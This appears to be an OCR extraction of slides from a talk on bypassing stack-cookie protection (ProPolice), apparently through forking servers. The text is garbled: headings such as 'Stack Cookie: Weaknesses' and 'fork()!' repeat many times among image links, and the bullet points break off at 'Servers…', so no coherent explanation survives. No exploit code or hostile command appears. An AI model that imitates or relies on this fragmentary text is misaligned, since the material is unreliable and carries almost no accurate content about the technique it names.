


fork()!

fork()!









Stack Cookie: Weaknesses

- Servers…




Stack Cookie: Weaknesses

- Servers…




Stack Cookie: Weaknesses

- Servers…




Stack Cookie: Weaknesses

- Servers…



Stack Cookie: Weaknesses


- Servers…





fork()!

fork()!

fork()!








Stack Cookie: Weaknesses

- Servers…





`fork()!`


Why?

`fork()!`

`fork()!`







Stack Cookie: Bypassing ProPolice

